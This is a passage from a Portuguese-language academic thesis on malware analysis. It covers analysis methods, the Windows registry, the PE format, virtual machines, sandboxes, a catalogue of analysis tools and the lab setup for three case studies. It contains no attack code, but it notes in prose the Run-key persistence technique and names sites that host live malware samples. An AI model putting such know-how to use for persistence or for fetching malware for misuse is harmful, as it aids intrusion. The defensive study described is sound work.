Análise de malware é "a arte de dissecar um malware para entender como ele funciona, como identificá-lo e como derrotá-lo ou eliminá-lo" [SIK 2012]. Ela provê meios de se combater o artefato ao permitir a tomada de contramedidas rápidas para o mesmo, como a criação de assinaturas que o identifiquem em softwares anti-malware.

A análise tem o intuito de revelar os seguintes detalhes sobre o programa:

- estrutura básica do código, como suas seções e arquitetura para o qual foi projetado;
- o comportamento diante do sistema operacional;
- as atividades de rede e o download de outros arquivos;
- se o malware captura informações relativas ao usuário [FER 2011], a exemplo de senhas e hábitos de navegação.

Análise de código daninho pode ser estática ou dinâmica. A primeira – ou de código – é aquela que ocorre apenas pelo exame do artefato, sem executá-lo. Já a dinâmica – ou comportamental – se caracteriza por uma observação do objeto a partir de sua execução. Estas duas categorias podem ser classificadas também em básica ou avançada. A última exige um maior conhecimento por parte do analista, principalmente em linguagem de montador (assembly).

A análise estática básica envolve o exame do programa daninho sem levar em consideração suas instruções. É a mais simples de todas, podendo determinar se o código é malicioso ou não, se está ofuscado, verificar os detalhes e seções do formato de arquivo, as cadeias de caracteres contidas nele, entre outros.

Naquela de código avançada, ocorre a engenharia reversa do executável, sendo o analista encarregado de verificar as instruções em código de máquina. Para isso, usam-se ferramentas conhecidas como disassemblers (desmontadores), onde é possível se observar o programa em assembly.

A função da análise dinâmica básica é a compreensão do comportamento do malware, por meio do uso de ferramentas durante sua execução. Para tanto, usam-se aplicações como sniffers de rede, programas de monitoramento de processos, etc. Assim como a estática básica, no entanto, ela pode deixar passar despercebidos detalhes importantes, como fluxos de execução alternativos do código malicioso ou técnicas antianálise.

Por fim, a comportamental avançada, tal qual a estática avançada, exige noções de assembly do examinador. Ao mesmo tempo, é a mais reveladora dentre as quatro. Essa

categoria de investigação se baseia no uso de um debugger para examinar as instruções do artefato durante sua execução.

4.1 Registro do Sistema Windows

Códigos daninhos frequentemente realizam alterações no registro do Windows. O registro é um banco de dados hierárquico utilizado para guardar informações e configurações do sistema [MIC 2008a]. Essas abrangem, entre outros pontos, os programas instalados na máquina, extensões de arquivos e aplicações usadas para cada um deles e o hardware existente no computador.

A estrutura do registro é composta de dois tipos de elementos principais: chaves e valores. As primeiras se comportam de forma parecida com diretórios, servindo como uma espécie de organização lógica do segundo tipo. Valores são pares, compostos por nomes e seus respectivos dados, que representam os estados ou configurações do sistema que se desejam armazenar. Ao longo da hierarquia, as chaves, assim como pastas lógicas, contêm outras em seu interior, as quais podem ser chamadas também de subchaves.

O registro é dividido em cinco chaves pré-definidas, também conhecidas como chaves raiz. São elas:

HKEY_USERS (HKU): armazena configurações para todos os usuários ativos da máquina.

HKEY_CURRENT_USER (HKCU): subchave de HKU, contém as configurações para o usuário conectado ao sistema.

HKEY_LOCAL_MACHINE (HKLM): guarda as configurações globais, que são usadas por todos os usuários.

HKEY_CLASSES_ROOT (HKCR): subchave da anterior, usada para garantir a abertura do programa correto no uso do Windows Explorer [MIC 2008a].

HKEY_CURRENT_CONFIG (HKCC): contém as opções sobre o hardware e as diferenças entre as atuais e as originais.

Programas têm a possibilidade de alterar o registro do Windows por meio da biblioteca ADVAPI32, a qual fornece uma série de funções para pesquisa, gerenciamento e mudança de chaves e valores.

Códigos daninhos podem promover sua persistência na máquina por inserção de valores na chave *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*, causando sua própria execução sempre que o sistema é iniciado. Além disso, a modificação de opções de conexão com a internet, como a alteração do Proxy da vítima, representa um risco de segurança e perda da confidencialidade da navegação na rede.

4.2 Formato Portable Executable

Em virtude do foco desse estudo ser programas executáveis maliciosos para o sistema da Microsoft, cabe aqui apresentar algumas considerações sobre o formato Portable Executable. Também conhecido como formato PE, esse é o modo como o sistema Windows representa arquivos executáveis, tais como aplicações do tipo EXE ou bibliotecas de vínculo dinâmico – a maior parte dessas representada com a extensão DLL -. A distinção entre os dois tipos é feita por meio de um único bit, que determina se

o arquivo é uma aplicação executada diretamente ou cujas funções são utilizadas por outro programa [MIC 2002].

O executável é carregado na memória do mesmo jeito que é apresentado no disco, somente tendo seus endereços mapeados de acordo com os deslocamentos exigidos. No entanto, cada estrutura de dados é mantida unida em seu formato original. O formato PE contém cabeçalhos e seções.

Uma seção representa dados ou código do programa, tendo suas próprias características de escrita, leitura e execução. Cada uma tem sua própria utilidade dentro do arquivo, como a de representar o assembly da aplicação, as funções importadas e exportadas, os dados acessados globalmente, as relocações realizadas ou os recursos contidos (como diálogos, informações de versão e ícones).

Os cabeçalhos apresentam as informações sobre os dados do próprio formato, de modo a possibilitar que o sistema acesse as seções do programa e as interprete adequadamente. A imagem a seguir mostra a estrutura básica do formato PE.




Figura 4.1: Estrutura do formato PE [DEB 2004].

4.3 Máquina Virtual

A análise de artefatos maliciosos exige a utilização de um ambiente controlado que permita a observação do objeto sem riscos à segurança do sistema e da rede, seja para a análise de código ou para a comportamental. Máquinas virtuais são uma solução para essa questão.

Uma máquina virtual é a implementação em software de uma máquina real [WIK 2012e]. Assim, ela representa um computador dentro de outro, sendo executado como qualquer outra aplicação. Nela, pode-se utilizar um programa de modo equivalente ao de uma máquina física.

A intenção é que a máquina seja um sistema operacional totalmente isolado funcionando dentro de um sistema hospedeiro [CAP 2006]. Um malware que rode dentro de uma máquina virtual não pode afetar o sistema operacional anfitrião, a menos que essa aplicação apresente alguma vulnerabilidade que possa ser explorada.




Figura 4.2: Arquitetura de uma máquina virtual [PRAC, p. 29].

Máquinas virtuais possuem o conceito de snapshots, ou instantâneos. Quando é tirado um snapshot de uma, é salvo todo o seu estado atual em um arquivo no sistema hospedeiro. Esse instantâneo fica armazenado como uma versão do sistema visitante naquele momento, servindo como cópia de segurança. O uso da aplicação prossegue normalmente e, se o usuário assim desejar, pode voltar ao estado que havia guardado anteriormente.

Em exames de artefatos maliciosos, pode-se salvar um snapshot do sistema quando sabe-se que a máquina encontra-se em um estado seguro. Analisando o objeto, caso qualquer dano seja ocasionado a ela, basta fazê-la retornar ao estado salvo.

4.4 Sandbox

No âmbito da Segurança da Informação, o termo sandbox representa um mecanismo que possibilita a execução de software não-confiável em um ambiente seguro, evitando riscos de que esse possa afetar o sistema real e sua funcionalidade [SIK 2012]. Normalmente o sandbox funciona por meio de virtualização, simulando o sistema de modo a tentar garantir que o comportamento do programa seja o mesmo que o observado em uma máquina comum. Ferramentas desse tipo geralmente fornecem ao código uma gama controlada de recursos, como um espaço limitado no disco e na memória e impossibilidade de investigação do sistema [WIK 2012c].

Há sites que oferecem serviços de sandboxing para quem deseja investigar um arquivo do qual suspeite, sob a condição de torná-lo público. Quando a análise é finalizada, o usuário tem acesso ao relatório com as conclusões da ferramenta. Entre os mais populares, pode-se citar GFI, Anubis, Threat Expert e Norman.

O uso de sandboxes, todavia, também apresenta algumas desvantagens:

- Assim como em máquinas virtuais, o malware pode utilizar técnicas que notem a utilização de um ambiente modificado e alterar seu comportamento.
- Se o código malicioso for uma biblioteca DLL, algumas funções exportadas podem não ser chamadas como esperado, visto que o modo de executá-la é diferente de um arquivo EXE.
- O ambiente usado pelo sandbox pode ser diferente daquele para o qual o programa foi compilado, resultando provavelmente em falha na execução.
- Nem todas as ferramentas possibilitam que o programa daninho execute com argumentos por linha de comando, acarretando em um comportamento que pode não ser equivalente ao de um ambiente real.
- Se o código rodar em função de uma data ou hora específica, ou ainda usar funções de espera, o resultado da análise não será completo.




Figura 4.3: Página de usuário no Sandbox Anubis.

4.5 Ferramentas de Análise de Malware

Aqui são apresentadas algumas das principais ferramentas para análise de programas daninhos. Uma porção delas é utilizada no estudo de casos desse trabalho. Embora ao longo dos experimentos o foco seja o sistema operacional Windows, também se mencionam nessa seção programas populares para o ambiente GNU/Linux.

Todas aplicações possuem versões gratuitas.

4.5.1 Máquinas Virtuais

4.5.1.1 VirtualBox

Software de código aberto da Oracle que permite a criação de máquinas virtuais dentro de um determinado sistema operacional para as arquiteturas x86, x86-64, Intel VT-x e AMD-V e distribuído sob a licença GPL-2. Tem versões disponíveis para Windows, Linux, Mac OS X, FreeBSD e eComStation e pode virtualizar os sistemas DOS, Linux, Mac OS X Server, FreeBSD, Haiku, OS/2, Solaris, Syllable e Windows nas arquiteturas x86 e x86-64 (por meio da virtualização de hardware). Disponível em [ORA 2012]. Permite a criação de snapshots, inclusive enquanto a máquina visitante estiver em execução.

4.5.1.2 VMWare

VMWare Workstation e VMWare Player são dois softwares de virtualização que, tais como o Virtual Box, permitem com que o usuário crie uma máquina virtual rodando sobre Windows ou Linux. O primeiro é comercial; já o segundo não exige licença. Possibilita o uso de redes virtuais e snapshotting, além de clonagem de cópias de máquina virtual.

Tanto a arquitetura do hospedeiro quanto a do visitante podem ser x86 ou x86-64. Os sistemas operacionais disponíveis para virtualização são Windows, Linux, Solaris, FreeBSD, OSx86 (como FreeBSD), appliances virtuais, Netware, OS/2, Darwin, entre outros. A versão Workstation funciona tanto com virtualização quanto paravirtualização (VMI), enquanto que o produto da Oracle utiliza unicamente a primeira opção. As ferramentas podem ser acessadas em [VMW 2012].

4.5.2 Sandboxes

4.5.2.1 Anubis

Disponível em [INT 2012], analisa executáveis (podendo estar inseridos em um arquivo ZIP) e URLs. Tem como destaque o monitoramento do registro e de fluxos alternativos de dados. Permite a utilização de scripts para automatização, o fornecimento de arquivos auxiliares ao objeto principal e a escolha do tempo máximo de execução dos testes.

4.5.2.2 GFI Sandbox

Realiza a análise de documentos do pacote Office, JAR, MSG, HTML, HTM, URL, PDF, executáveis e bibliotecas do Windows. Apresenta um resumo, mostrando se o objeto estudado se enquadra ou não em uma lista de traços de comportamento. Fornece também o resultado da análise do arquivo ao Virustotal. Pode-se acessá-lo em [GFI 2012].

4.5.2.3 Threat Expert

Seu site realiza uma listagem de últimas ameaças fornecidas e o cálculo de estatísticas dos malware submetidos para análise. Informa a provável origem do código malicioso. O relatório gerado é mais geral do que os sandboxes Anubis e GFI. Encontra-se no endereço [THR 2012].

4.5.3 Análise Estática

4.5.3.1 TrID

TrID é um identificador de arquivos por linha de comando que conta com uma biblioteca de mais de 4500 tipos de arquivos diferentes. Ele é útil para a identificação de formatos com extensão desconhecida, por exemplo. Depois de fornecido o nome do arquivo na entrada, a ferramenta faz a análise da assinatura binária do objeto, informando os tipos de arquivos mais propensos a corresponderem a ele, juntamente com suas respectivas probabilidades. Encontra-se em [PON 2012], para os sistemas Windows e Linux 32-bit.

4.5.3.2 ExeInfo PE

Ferramenta de detecção de algoritmos de criptografia, compressão e linguagem de compilação de um arquivo PE. Se bem-sucedida, sugere o link onde pode ser encontrada a ferramenta que desfaz a operação. Serve também como examinador do formato e pode ser obtido em [EXE 2012].

4.5.3.3 RDG Packer Detector

Ferramenta para Windows a partir da versão XP que detecta o tipo de encriptação, se existente, e o compilador para arquivos no formato PE 32 ou 64-bit. Em relação à análise de malware, o programa levanta uma hipótese sobre o comportamento do código, por meio de detecção heurística. Disponível em [RDG 2012].

4.5.3.4 PEiD

Analisador do formato PE que verifica a existência de encriptação e a linguagem utilizada na escrita do objeto de estudo. Possui plug-ins como o KANAL (Krypto ANALyzer), que procura por indícios de algoritmos de criptografia. Encontra-se em [PEI 2012]. Segundo [SIK 2012], possui mais de 600 assinaturas.

4.5.3.5 Strings

Ferramenta da suíte SysInternals da Microsoft que realiza uma busca por possíveis cadeias de caracteres no formato Unicode ou ASCII em arquivos PE. Útil para verificar nomes relevantes e suspeitos em um malware, permitindo levantar hipóteses sobre seu comportamento. É usada por meio de linha de comando e permite que o usuário escolha o tamanho mínimo de bytes para que o programa considere um trecho de código como candidato a uma string. Ele se baseia em cada byte do arquivo, considerando seu valor como um indicativo de caractere ou não. Dessa forma, o utilitário acaba por exibir alguns pedaços de código falso-positivos. Se o artefato se utilizar de compressão ou encriptação dos dados, a ferramenta tem sua eficiência reduzida. Acessível em [MIC 2012c].

4.5.3.6 PEView

O PEView possibilita uma visualização dos formatos de arquivo PE e COFF. Nele pode-se ver o cabeçalho do arquivo, suas seções e os espaços que ocupam em memória e disco e funções de tabelas de importação e exportação. Com a ferramenta é possível, por exemplo, perceber que um arquivo é comprimido ao possuir muito mais espaço alocado em memória do que no armazenamento físico. Encontrado em [RAD 2012].

4.5.3.7 PE Browse Professional

Ferramenta de análise do formato PE para Windows 32 e 64-bit. Com ela é possível ver o conteúdo binário das seções do malware, tal qual o PEView. Trabalha também como disassembler, mostrando as instruções do objeto. Disponível em [SMI 2012].

4.5.3.8 Dependency Walker

O programa Dependency Walker tem a função de auxiliar na visualização de funções importadas e exportadas pelo arquivo analisado, vinculadas dinamicamente. Nele podem-se observar as DLLs acessadas pelo malware, construindo uma árvore de visualização que exibe o encadeamento de chamadas de uma determinada DLL de mais alto-nível até aquela em nível de kernel. Caso desejado pesquisar o comportamento de

uma função em especial, basta o usuário dar um clique para ser direcionado ao site do MSDN (Microsoft Developers Network), onde se encontra a descrição da mesma. Pode-se baixar o Dependency Walker em [DEP 2012].

4.5.3.9 Resource Hacker

Possibilita o acesso e modificação da seção de recursos de um arquivo PE, com uma visualização do conteúdo, como ícones, tabelas de strings e informações da versão. Diálogos e menus, se guardados pelo compilador nessa seção, também podem ser examinados com o programa, sendo uma forma rápida de encontrar telas em malware que contam com uma interface (não necessariamente exibida à vítima). Encontra-se em [JOH 2012].

4.5.3.10IDA Pro

IDA (**I**nteractive **D**is**A**ssembler) é um disassembler escrito em C++ comumente usado em análise de malware, podendo ser utilizado em Windows, Linux e Mac OS X. O produto usa referências cruzadas dentro do código, tem conhecimento de parâmetros de chamadas a APIs e permite visualizar as partes executáveis por meio de um fluxograma que facilita o entendimento do código. Disponível em [HEX 2012], possui uma versão comercial além da gratuita.

4.5.4 Análise Dinâmica

4.5.4.1 Process Explorer

Membro do pacote SysInternals, é um gerenciador de tarefas com vários recursos adicionais: permite a visualização da cadeia de processos (por meio de uma hierarquia), DLLs, threads, strings em disco e memória, conexões de rede e privilégios que o programa possui. Exibe também informações sobre os manipuladores para os diretórios, janelas, mutexes e chaves de registro. Disponível em [MIC 2012c].

4.5.4.2 Process Hacker

Ferramenta de gerenciamento de tarefas, similar ao Process Explorer. Com ele pode-se criar um serviço, procurar por cadeias de caracteres e expressões regulares em memória, além de injetar ou carregar uma DLL ou um driver. Localizado em [PRO 2012].

4.5.4.3 Process Monitor

Process Monitor analisa as mudanças em tempo real do sistema. A partir do momento em que é executado, ele captura as chamadas a funções do Windows, registrando as atividades do sistema de arquivos, registro, rede e processos, exibindo qual foi o resultado para cada ação. Permite que o usuário determine os filtros para seleção do que é mostrado na tela, através de nome do processo, PID, caminho da operação, hora, entre outros. Com esse programa é possível ter uma noção do comportamento que o malware possuiu durante a execução. Contido em SysInternals [MIC 2012c].

4.5.4.4 TCPView

Enumera as conexões TCP e UDP do sistema, informando o endereço e porta locais e remotos. Para cada processo em execução, exibe também o estado da conexão e

número de pacotes e bytes enviados e recebidos. É útil por informar qual o elemento responsável pela abertura de determinada porta. Presente em [MIC 2012c], sendo integrante do SysInternals.

4.5.4.5 Regshot

Ferramenta de código aberto que captura atividade no sistema de arquivos e no registro durante um determinado intervalo de tempo. O analista tira o primeiro snapshot do sistema, coloca em execução o malware durante um período e depois tira o segundo snapshot da máquina. Os dois podem ser então comparados, verificando-se as mudanças ocorridas naquele intervalo de tempo. Pode ser acessado por meio de [REG 2012].




Figura 4.4: Aplicação Regshot.

4.5.4.6 Capture-BAT

Capture-BAT (Behavioral Analysis Tool) é uma ferramenta por linha de comando usada para monitorar as modificações no sistema Windows 32-bit. O programa captura os acessos ao sistema de arquivos e ao registro, por meio de análise em nível de kernel. Registra também atividades de alteração de processos, podendo salvar uma cópia de arquivos modificados ou excluídos, além de ter uma opção para capturar o tráfego de rede. Para facilitar a vida do analista, permite que esse configure quais eventos devem ser ignorados no monitoramento. Disponível em [HON 2012].

4.5.4.7 The Sleuth Kit (TSK)

Biblioteca em C para Linux, podendo ser utilizada no Windows por meio do Cygwin para análise forense. Pode ser usado para encontrar fluxos de dados alternativos e arquivos escondidos por rootkits, por não depender da API do Windows para processar os sistemas de arquivos NTFS e FAT. Além disso, processa outros tipos de volume como HFS+, Ext2, Ext3, UFS1, e UFS2. Encontra-se em [CAR 2012].

4.5.4.8 SysAnalyzer

SysAnalyzer é uma aplicação que monitora as modificações do sistema por meio de snapshots. O usuário escolhe o executável sobre o qual deseja verificar o comportamento e o tempo de execução e análise. O programa se encarrega de colocar para rodar o artefato, tirando um snapshot após o término do período especificado. A ferramenta, na realidade, é composta sobre outros utilitários mais simples: SniffHit, que captura o tráfego de rede HTTP/IRC; API Logger, que injeta a chamada a Windows API

no alvo e Directory Watcher, o qual se encarrega do sistema de arquivos, entre outras. Disponível em [IDE 2012], tendo sido criado pela empresa iDefense, a mesma do Malcode Analyst Pack (visto em breve).

4.5.4.9 apateDNS

Ferramenta da empresa Mandiant que controla as respostas DNS do sistema. Seu funcionamento se dá por meio de escuta UDP na porta 53 na máquina local. O usuário pode definir o IP para o qual quer que as consultas sejam redirecionadas. Quando um programa faz uma consulta sobre um domínio, o apateDNS responde com o número IP que o analista deseja. Há a opção de configurar a quantidade de respostas de domínio inexistente (NXDOMAIN), visto que ocasionalmente acontece de um malware ter mais de um nome de domínio disponível para procurar determinado recurso. Encontrado no endereço [MAN 2012].

4.5.4.10Wireshark

Popular analisador de pacotes de rede de código aberto. Ele é usado para capturar todo o tráfego de determinada interface de rede, permitindo, por exemplo, observar quais foram os bytes transmitidos entre uma porta local e outra remota. O usuário pode verificar, através dessa ferramenta, que endereços o malware tenta acessar e as mensagens enviadas por ele para fora da máquina, provendo uma noção de seu comportamento. Pode-se obtê-lo em [WIR 2012].

4.5.4.11Fiddler

Fiddler é um web debugger capaz de capturar todo o tráfego do protocolo HTTP em uma máquina utilizando o sistema operacional Windows. Útil para verificar as requisições de um malware na tentativa de baixar outros programas daninhos para o computador, por exemplo. Pode-se acessá-lo em [LAW 2012].

4.5.4.12InetSim

Ferramenta para o sistema GNU/Linux para simulação de serviços de rede tais como HTTP, HTTPS, FTP, IRC, DNS e SMTP. Ela é pensada para ser usada como uma máquina virtual conectada na mesma rede onde se encontra a máquina com a amostra maliciosa. As consultas são redirecionadas para o InetSim, como por meio do ApateDNS. Se o malware faz a requisição de um arquivo em JPEG, por exemplo, o programa lhe retorna realmente um objeto nesse formato, apesar de não ser o que o artefato esteja esperando [SIK 2012]. A intenção é manter o código daninho executando o maior tempo possível, fornecendo as informações para essa ferramenta e outras que o analista esteja utilizando na máquina infectada. Disponível em [HUN 2010].

4.5.4.13Netcat

Netcat é uma aplicação voltada para a criação de conexões TCP/UDP entre dois pontos, conhecida como “Canivete Suíço do TCP/IP” [WIK 2012b]. Pode-se colocá-la na escuta em portas relacionadas ao código daninho [SIK 2012] para observar os dados que passam por ali. Também possibilita a criação de backdoors, varredura de portas e transferência de arquivos, sendo, portanto, também popular entre atacantes. Disponível para GNU/Linux e Windows através do Cygwin em [NET 2012].

4.5.4.14Malcode Analyst Pack

É um pacote de utilidades voltado à análise de malware no Windows. Possui algumas extensões de shell do sistema operacional, como de procura de cadeias de caracteres, envio automatizado para o site Virustotal e de hash MD5 de um arquivo executável. Outros integrantes são uma ferramenta de falsificação de respostas de DNS, uma de captura de tráfego de HTTP, IRC e DNS (SniffHit) e outra que busca por processos escondidos na memória (GdiProcs). Apesar de não ser mais atualizada, é encontrada em [IDE 2012].

4.5.4.15Memoryze

Aplicação da empresa Mandiant que captura e analisa a memória completa do sistema ou de um determinado processo. É capaz de identificar, segundo [SIK 2012], todos os módulos carregados, incluindo drivers e programas em modo kernel, além de rootkits. A ferramenta Audit Viewer fornece uma interface mais amigável para a visualização dos resultados do Memoryze. Ambas estão disponíveis no site [MAN 2012].

4.5.4.16Autoruns

Ferramenta do pacote SysInternals que exibe programas, serviços e DLLs que iniciam junto com o Windows. Podem-se observar as linhas de comando da iniciação dos processos, bem como excluir entradas indesejadas. Mostra drivers, codecs e aplicações que capturam a imagem do sistema, como Process Hacker e Process Explorer. Obtida em [MIC 2012c].

4.5.4.17WhatInStartUp

Aplicação prática que permite visualizar quais são os processos que são criados assim que o sistema Windows é iniciado. Permite desabilitar as chaves de registro indesejadas. Encontra-se em [NIR 2011].

4.5.4.18OllyDbg

Debugger x86 com ênfase em análise de linguagem de montador e código binário do Windows em modo-usuário. Conta com vários plug-ins que facilitam o trabalho do analista. Disponível em [OLL 2011].

4.5.4.19Immunity Debugger

Também conhecido como ImmDbg, se originou a partir da versão 1.1 do OllyDbg. Seu destaque é o uso de um interpretador de Python que possibilita ao usuário criar scripts de acordo com as necessidades. A aplicação é distribuída no site da empresa [IMM 2012].

4.5.4.20WinDbg

Distribuído pela Microsoft, é um software de debugging tanto de modo usuário quanto de modo kernel do Windows. Segundo [SIK 2012], funciona com malware para arquitetura x86 e x64. Sua desvantagem é a de não contar com uma interface gráfica. Pode ser obtido em [MIC].

4.5.5 Domínios de Combate a Malware

Além dos próprios sandboxes, há sites que realizam uma listagem dos códigos maliciosos conhecidos. Normalmente esses domínios reúnem dados enviados por usuários, a exemplo do que ocorre com o sandbox do Threat Expert.

Os endereços apresentam várias ferramentas, além de informarem os domínios infectados pelos programas daninhos. Desse modo, o usuário pode observar de forma prática dados como número IP onde está situado o artefato, código hash e resultado do exame do mesmo no site do Virustotal, entre muitos outros.

Para a procura por malware para a realização desse estudo, foram pesquisadas as listas presentes nos sítios a seguir.

- malc0de.com
- vxvault.siri-urz.net
- scumware.org
- minotauranalysis.com
- phishtank.com
- malwaredomainlist.com
- support.clean-mx.de/clean-mx/viruses.php.

Ao fim do experimento, das três amostras de códigos daninhos utilizadas, duas foram encontradas no site *malc0de.com*, e uma em *vxvault.siri-urz.net*.

5 METODOLOGIA E ESTUDO DE CASOS

Nessa seção pretende-se expor o estudo de casos de três códigos maliciosos diferentes que surgiram ao longo do semestre. A intenção é mostrar como algumas das ferramentas apresentadas no capítulo anterior foram usadas para a investigação dos artefatos e quais seus resultados.

5.1 Ambiente

Antes de analisarem-se os programas daninhos, foi preciso escolher as aplicações que seriam usadas para a investigação em cada uma das etapas.




Figura 5.1: Aplicação Virtual Box.

O software de isolamento e virtualização escolhido foi o Virtual Box da Oracle, por ser gratuito e de já havê-lo utilizado anteriormente. A versão usada foi a 4.0.16. Na máquina virtual criada instalou-se o sistema operacional Windows XP Service Pack 2. Com o intuito de permitir que o malware tivesse liberdade para atuar no ambiente, não foi ativado o firewall, nem instaladas ferramentas anti-malware.

Para a conexão do sistema visitante com a Internet, é utilizado o adaptador em modo bridge, como seu tipo configurado para PCnet-FAST III, que é a escolha padrão. Deve-

se ressaltar que para garantir um melhor isolamento entre as máquinas física e visitante, desliga-se qualquer tipo de compartilhamento de pastas e de área de transferência (clipboard).

A seguir listam-se as ferramentas que foram instaladas e usadas nas análises estática e dinâmica, com suas respectivas versões.

- **TrID:** versão 2.1 com arquivo de definições do dia 13 de maio de 2012.
- **Hashdeep:** versão 4.1
- **RDG Packer Detector:** versão v0.6.8
- **PEiD:** versão v0.95
- **Exeinfo PE:** ver.0.0.3.0 com arquivo de assinaturas de 29 de julho de 2011
- **Dependency Walker:** versão 2.2.6000
- **PEview:** versão 0.9.9.0
- **Resource Hacker:** versão 3.6.0.92
- **Malcode Analyst Pack:** versão 0.23
- **Process Explorer:** v15.13
- **Process Hacker:** versão 2.27
- **Process Monitor:** versão 2.96
- **Regshot:** versão 1.8.3-beta1V5
- **Capture-BAT:** versão 2.0.0-5574
- **TCPView:** versão v3.05
- **WhatInStartUp:** versão v1.33
